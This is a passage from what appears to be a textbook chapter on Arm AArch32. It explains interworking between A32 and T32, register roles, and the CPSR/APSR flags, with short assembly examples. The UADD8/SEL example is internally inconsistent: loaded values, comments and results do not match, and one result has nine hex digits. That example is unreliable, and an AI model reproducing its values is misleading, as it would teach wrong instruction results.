


Figure 4.9: Abstract view of instruction set state switches

A64 and A32

In Armv8-A, programs always run either in AArch64, and thus use A64, or in AArch32, using one or both A32 and T32 instruction sets. Transitions between AArch32 and AArch64 are permitted only when the exception level is changed.

Transitions from AArch64 to AArch32 may occur when the exception level is lowered during an exception return. A privileged process manages this transition by setting up the `SPSR_ELx` special register when an AArch32 process thread is ready to be executed. The operating system sets bit 4 of `SPSR_ELx` to 1, which indicates to the processor that the lower-privileged process is running in AArch32, and the rest of `SPSR_ELx` stores the AArch32 program's CPSR, which is described in more detail later in this chapter. When the privileged process performs an `ERET` instruction, the processor then transitions to AArch32, entering either A32 or T32 depending on the instruction set state in CPSR.

Transitions back to AArch64 are permitted only when the exception level is later raised when taking an exception, such as when handling a system call, fault, or external hardware event. These transitions occur automatically when an exception is taken back to the privileged A64 process.

A32 and T32

Arm processors allow AArch32 programs to freely switch between AArch32 instruction sets at runtime in a process called *interworking*. This allows programs compiled for the A32 instruction set to dynamically load and run libraries compiled for Thumb, and vice versa.

A32 and T32 do not use compatible encodings for their instructions, so the processor must keep track of which instruction set is currently in use. This is performed via the `J` and `T` bits of CPSR, which together form the instruction set state, as presented in [Table 4.3](#).

Table 4.3: J and T Bit Instruction Modes for the A32 and T32 States

J	T	INSTRUCTION MODE
0	0	Arm (A32) state
0	1	Thumb (T32) state

Rather than setting this flag manually by directly interacting with the CPSR, this flag is set implicitly during *interworking branch*

instructions, such as the branch-and-exchange instructions, as well as most instructions that use the program counter as a destination register.

The following instructions can perform an *interworking branch*:

A `BX` or `BLX` branch instruction

An `LDR`, `LDM`, or `POP` instruction where the `PC` is a destination register

An arithmetic instruction where the `PC` is set as the destination register, so long as the instruction does not also set the condition flags

A `MOV` or `MVN` instruction where the `PC` is set as the destination register, so long as the instruction does not also set the condition flags

Interworking branches operate on *interworking addresses* that encode both the branch target address and the instruction mode to switch to while taking the branch. The top 31 bits encode the branch target. The least significant bit specifies the instruction set to exchange to, and this is copied to CPSR's `T` bit, rather than to the `PC`.

By way of example, suppose an interworking branch uses the address 0x1000. Here, the `PC` is loaded with the value 0x1000, and the instruction set becomes A32. By contrast, if the address were 0x1001, the `PC` would be loaded with the value 0x1000 and the instruction set becomes T32. Note that the final bit is never copied to the `PC` because instructions in both the A32 and T32 instruction sets are always at least 2-byte aligned.

When writing assembly, we can switch to Thumb in just two instructions, by computing `PC + 1` into a register and then performing an interworking branch to that instruction. This can be a bit confusing, so let's look at the code and then see why it works.

Assembly Source

```
_start:  
.code 32           ; Begin encoding instructions using  
A32  
    add r4, pc, #1  
    bx r4           ; Swap the processor to Thumb mode,  
and continue:  
  
.code 16           ; Now begin encoding instructions  
using T32  
    mov r0, #0  
    mov r0, #8
```

In this code, we begin by defining the label `_start`, which is the entry point of the program, and then follow with the `.code 32` directive that tells the preprocessor we're writing A32 instructions. The first actual instruction then performs the addition of `PC + 1` into the register `r4`. Counterintuitively, in A32, reading the `PC` register doesn't read the address of the currently executing instruction, but rather obtains that address *plus 8*. Since A32 instructions are 4 bytes each, this means the `PC` appears to point to the `MOV R0, #0` instruction later in the program. Adding 1 to this value means we compute that address and set the lowest bit of that address to 1, ready for the interworking branch in the next instruction.

The next instruction is `BX r4`, which performs an *interworking* branch to the address we just computed. The low bit is 1, so the processor switches into Thumb mode. After this instruction has run, the `PC` now points to the `MOV R0, #0` instruction and is now executing in Thumb mode.

The next line, `.code 16`, is a preprocessor instruction for the assembler. This is here to tell the assembler to start emitting Thumb instructions. The interworking branch told the processor to start processing Thumb instructions; the `.code 16` line just tells the assembler to start *emitting* Thumb instructions that the processor will correctly interpret from that point forward in the assembly file.

Disassembly Output

```
Disassembly of section .text:
```

```
00010054 <_start>:  
10054: e28f4001    add    r4, pc, #1  
10058: e12fff14    bx     r4  
1005c: 2000        movs   r0, #0  
1005e: 2008        movs   r0, #8
```

AArch32 Registers

In AArch32, the processor supplies 16 32-bit general purpose registers (`r0...r15`), available for application use. The register `r15` always encodes the program counter; however, the other registers `r0...r14` can be freely used for data storage and computation.

Registers `r0` through `r14` can be used interchangeably in data processing; however, by convention many of these registers play well-defined roles and have aliases that reference these predefined roles. For example, `r13` is normally used as a stack pointer and is thus often written as `SP` when reading or writing assembly.

[Table 4.4](#) has a list of general-purpose register aliases on AArch32.

Table 4.4: AArch32 Register Aliases

REGISTER NUMBER	ALIAS	PURPOSE
<code>r11</code>	FP	Frame pointer
<code>r12</code>	IP	Intra-procedural call register
<code>r13</code>	SP	Stack pointer
<code>r14</code>	LR	Link register
<code>r15</code>	PC	Program counter

General- and special-purpose registers also have *banked* copies that can be accessed in different processor modes, each of which use physically distinct storage. These are called *banked registers*, highlighted with a darker background in [Figure 4.10](#). This is particularly useful for faster context switching in exception handling and privileged operations to avoid the need to manually save and restore all register values.

Here's the basic idea of how this works in practice: when an exception is taken, a snapshot of the current processor state from the CPSR is saved to the SPSR of the processor mode to which the exception is taken. This includes banking other registers, such as the link register (`LR`), which contains the return address for the exception. The processor branches to the appropriate entry in the exception vector table, which usually contains an instruction that will branch to the exception handler that deals with the exception. On exception return, the status register (CPSR) is restored from the banked SPSR, and the `PC` is updated with the return address that was previously saved in the banked LR.

These modes are explained in more detail in the “Mode and Exception Mask Bits” section of this chapter.

The Program Counter

AArch32's program counter (PC) is a 32-bit integer register that stores the location in memory of the next instruction the processor should execute. For historical reasons, the `PC` in AArch32 reads the address of the current instruction plus 8 when executing an A32 instruction and plus 4 when executing a T32 instruction. In AArch32, many data-processing instructions can write to the `PC` and even redirect the program flow when overwriting the `PC` with an address the program can branch to. Using the `PC` as the destination register of an instruction has the effect of converting that instruction into a branch-type instruction. Depending on the instruction set state, values written to the `PC` will be aligned accordingly because the `PC` ignores the least significant bit and treats it as 0.

Figure 4.10: Overview of AArch32 registers in their respective modes

The Stack Pointer

The stack pointer (SP , $r13$) is used by programs to keep a reference to the top of the in-use scratch region of memory used by the current thread, called the *stack*. This register makes it easy to efficiently store and access temporary data on the stack, such as local variables, as well as for efficiently storing and restoring registers and return addresses at the start and end of a function.

The Frame Pointer

The frame pointer (FP, $r11$) keeps track of the currently live stack frame, used by a function to store its local variables. Reading and writing local variables can be performed efficiently using FP -relative loads and stores.

The Link Register

The link register (LR, $r14$) is used to store the return address for a function. In both the A32 and T32 instruction sets, a function is invoked using the BL or BLX instruction. These instructions set the PC to the first instruction in the function being invoked and implicitly set LR to the return address where that function will return on completion, namely, the address of the instruction immediately after the BL or BLX instruction. In A32, when a function is complete, it will often return to its caller using a BX LR or a similar instruction to copy the return address from LR back to PC , allowing the function caller to resume where it left off.

The Intraprocedural Call Register (IP, $r12$)


Within a given function, the intra-procedural call register (IP, $r12$) is just like any other general-purpose register. It takes its name from the way compilers and linkers use $r12$ as a scratch register when implementing intraprocedural “trampolines.” The most common

example of such trampolines is calling a function in another module via the PLT, but trampolines can also be used when branching enormous distances that cannot be directly encoded into a BL or BLX instruction. In these cases, programs instead branch to a trampoline that computes the address of the destination and redirects program flow to it. To do so, the trampoline needs at least one scratch register, and normally `r12` is chosen. This can have the counterintuitive effect that `r12`'s value can change after leaving one function, but before arriving at the next, if the function call took place via an intraprocedural trampoline.

The Current Program Status Register

In AArch32, the current program status register (CPSR) holds various processor status and control fields. It works similarly to `PSTATE` in AArch64 and is also saved to `SPSR_ELx` whenever an exception is taken.

[Figure 4.11](#) gives the layout of `CPSR`, along with the bit index of each field.



[Figure 4.11](#): Abstract overview of CPSR bits and their meaning

For user-mode programs in EL0, the fields in CPSR broadly subdivide into two groups: the application program status register (APSR) that records arithmetic flags and is directly accessible to programs in EL0, and the execution state registers that control processor behavior that are managed by the operating system.

The Application Program Status Register

As presented in [Figure 4.12](#), the APSR comprises three groups of flags from inside CPSR, shown here in brief and then explained in detail in the sections that follow:

The `N`, `Z`, `C`, and `V` arithmetic flags, used by ordinary arithmetic and comparison-type instructions

The `Q` saturation flag, used by dedicated saturating arithmetic instructions

The `GE` bits used by dedicated parallel addition and subtraction instructions




Figure 4.12: The ASPR components of the CSPR

Directly Accessing the APSR

During ordinary program execution, it is usually not necessary to directly read and write to the `APSR`'s flags. It is possible, however, and even occasionally necessary, such as when using the `APSR`'s `Q` bit. The syntax for reading the `APSR`'s `N`, `Z`, `C`, `V`, `Q`, and `GE` bits is as follows:

```
mrs Rt, APSR # Copy from APSR to rN.
```

User-mode programs can also directly write to the `APSR`'s `NZCVQ` and `GE` bits in the `APSR`. There are three forms, depending on whether the `NZCVQ` group, the `GE` group, or both groups should be set simultaneously.

```
msr APSR_nzcvq, Rt # Set NZCVQ  
msr APSR_g, Rt      # Set GE bits
```

```
msr ASPR_nzcvqg, Rt # Set NZCVQ and GE bits
```

The NZCV Flags

More commonly, the `NZCV` group of flags in APSR is set implicitly when a computation or comparison-type instruction executes. The meaning of the flags is as follows:

- `n`: The operation yielded a negative result (i.e., MSB is set).
- `z`: The operation yielded the result zero.
- `c`: The operation yielded a carry; that is, the result was truncated.
- `v`: The operation yielded a signed overflow.

In A32 mode, most instructions can be encoded to operate conditionally based on the state of the APSR's `NZCV` flags. The `NZCV` flags are therefore foundational to conditional execution.

The Q Flag

The cumulative saturation `Q` flag is set when executing specialized saturating arithmetic instructions. These instructions are rarely used in ordinary code but can occur quite often in digital signal processing applications. The `Q` flag is set to `1` whenever integer saturation occurs during one of these instructions. The `Q` flag operates as a “sticky flag.” This means that once it has been set to `1`, it will retain that value until it is manually reset to `0`.

Unlike the `NZCV` flags, instructions cannot be encoded to be directly conditional on the state of the `Q` flag; it must be manually retrieved from APSR. Similarly, resetting the `Q` flag must be done by performing a manual write to the APSR. These operations can be done as follows:

```
; Read Q flag from APSR
mrs r0, APSR           ; Set r0 = APSR
tst r0, #(1<<27)     ; Test Q flag

; Reset Q flag, preserving other flags
mrs r0, APSR           ; Set r0 = APSR
bic r0, r0, #(1<<27)  ; Clear the Q bit
```

```
msr APSR_nzcvq, r0          ; Write NZCVQ bits back
```

The GE Flags

The four “greater than or equal” (`GE`) flags in APSR are used by specialized “parallel add” and “parallel subtract” vector instructions. These instructions perform vector operations on packed collections of data. The instruction `UADD8`, for example, adds two 32-bit operands as if both were 4 sequential unrelated bytes and then compacts the four results back into a 32-bit destination register. This instruction also sets the 4 `GE` bits in APSR according to the result of the addition..

As with the `N`, `Z`, `C`, `V`, and `Q` flags, the `GE` flags can be read directly from ASPR using the `MRS` instruction. One instruction, however, uses the `GE` flags implicitly: the select bytes (`SEL`) instruction, which can perform a partial conditional move based on the status of the `GE` flags.

```
; Load r0 and r1 with example values:  
LDR r0, =0x112233ff      ; Set r0 = 0x112233ff  
LDR r1, =0xff112233       ; Set r1 = 0xfffaabbcc  
  
; Perform a 4 lane, 8-bit addition using UADD8.  
; This is computed as follows:  
; 0x11 + 0xff = 0x110 -> dst[0]=0x10, GE:0=1  
; 0x22 + 0xaa = 0xcc   -> dst[1]=0xcc, GE:1=0  
; 0x33 + 0xbb = 0xee   -> dst[2]=0xee, GE:2=0  
; 0xff + 0xcc = 0xcb   -> dst[3]=0xcb, GE:3=1  
; UADD8 will therefore set r2 = 0x10cceecb,  
; and GE = 0b1001  
  
UADD8 r2, r0, r1  
  
; We can use the SEL instruction to swap out  
; the overflowing bytes with a default value,  
; e.g. to create a clamped 4-way 8-bit add:  
  
LDR r3, =0xffffffff  
  
; GE[0] is 1, so r0[0] is set to r3[0] = 0xff  
; GE[1] is 0, so r0[0] is set to r2[0] = 0xcc  
; GE[2] is 0, so r0[0] is set to r2[0] = 0xee
```

```
; GE[3] is 1, so r0[0] is set to r3[0] = 0xff  
; Therefore this will set r0 = 0xffffceeff
```

```
SEL r0, r3, r2
```


The Execution State Registers

The execution state registers are bit fields of the CPSR that together tell the processor how to execute instructions at the program counter. These fields are described in the following sections.

The Instruction Set State Register

In [Figure 4.13](#) the T and J bits of CPSR together make up the instruction set state for the process.

In Armv8-A, the J bit is architecturally defined to be 0 , so only two modes are valid, as presented in [Table 4.5](#).



[Figure 4.13](#): Instruction set state bits of the CPSR

Table 4.5: J and T Bit Instruction Modes for the A32 and T32 States


J	T	INSTRUCTION MODE
0	0	Arm (A32) state
0	1	Thumb (T32) state

The instruction set state bits are not directly accessible for user-mode programs to read and write in the same way that ASPR is. Instead, programs switch between A32 and T32 instruction sets using *interworking branches*.

In previous versions of the Arm architecture, the `J` bit was used in conjunction with the `T` bit for execution of hardware-accelerated Java bytecodes in the “Jazelle” mode or entering the T32EE (ThumbEE) instruction set. Both modes are deprecated in Armv8-A, and the `J` bit is fixed to zero.

The IT Block State Register (ITSTATE)

The `PSTATE.IT` flags of CPSR (see [Figure 4.14](#)) describe the condition codes for a series of instructions executing inside an `IT`-prefixed group of instructions running inside Thumb (T32) mode. The top three bits of the 8-bit `PSTATE.IT` represent the “base condition” of the `IT` block. The remaining four bits encode the length and alternation sequence of up to four instructions that comprise the `PSTATE.IT`.



[Figure 4.14:](#) IT bit locations in the CPSR

The original purpose of the `IT` block was to allow 16-bit Thumb instructions to be conditional. After all, almost all A32 instruction can be conditional, but T16 does not have enough bits for condition code in its instruction encodings. The `IT` block allows up to four subsequent instructions inside the block to be conditional. In practice, however, the performance of predicated instructions turned out to not scale as well in modern designs versus the original intent, and so the `IT` instruction has been partially deprecated in Armv8.

Endianness state

Armv8 allows processors to optionally support dynamic runtime endianness-switching for programs running in AArch32. Programs running on those processors can then tell the processor to switch between little-endian and big-endian at runtime, changing the order of data loads and stores.

The processor tracks the currently selected endianness via the `E` bit in CPSR, as shown in [Figure 4.15](#). A `1` means the program is operating in big-endian mode; `0` means it is running in little-endian mode.




Figure 4.15: Endianness bit location in the CPSR

Rather than setting this flag directly in CPSR, programs instead set the current endianness of their program using the `SETEND` instruction, although programs running at a higher execution level can also manually set this bit via the corresponding saved SPSR for the program. Instruction fetches are always little-endian and ignore this bit.

Mode and Exception Mask Bits

The mode bits, `PSTATE.M`, determine the current execution state, as shown in [Figure 4.16](#). Of these bits, one is very straightforward. Bit 4 simply determines whether the corresponding program will run as 32-bit or 64-bit. A 1 in this field means the program will run as AArch32, and a 0 means it will run as AArch64.

The remaining bits in `PSTATE.M` and the exception masking bits `AIF` need a bit more background to fully understand. To understand these, we need a quick recap on CPU *exceptions* and when they might occur.

As the CPU progresses through a program, it can occasionally encounter an *exceptional state* where it no longer knows how to continue. This can happen because it encountered an illegal instruction, because a bad memory read or write occurred, or because the program issued a service call to software running in a higher exception level. These events are called *synchronous exceptions* because they occur at a specific instruction in the program.




Figure 4.16: Mode bits in the CPSR

Asynchronous events, by contrast, come from events *outside* of the CPU in the form of System Errors (SError), Interrupt Requests (IRQs), and Fast Interrupt Requests (FIQs). These are normally issued by connected peripheral devices, such as an Interrupt Request raised by network hardware to notify the operating system that a network packet has arrived and is ready for immediate processing.

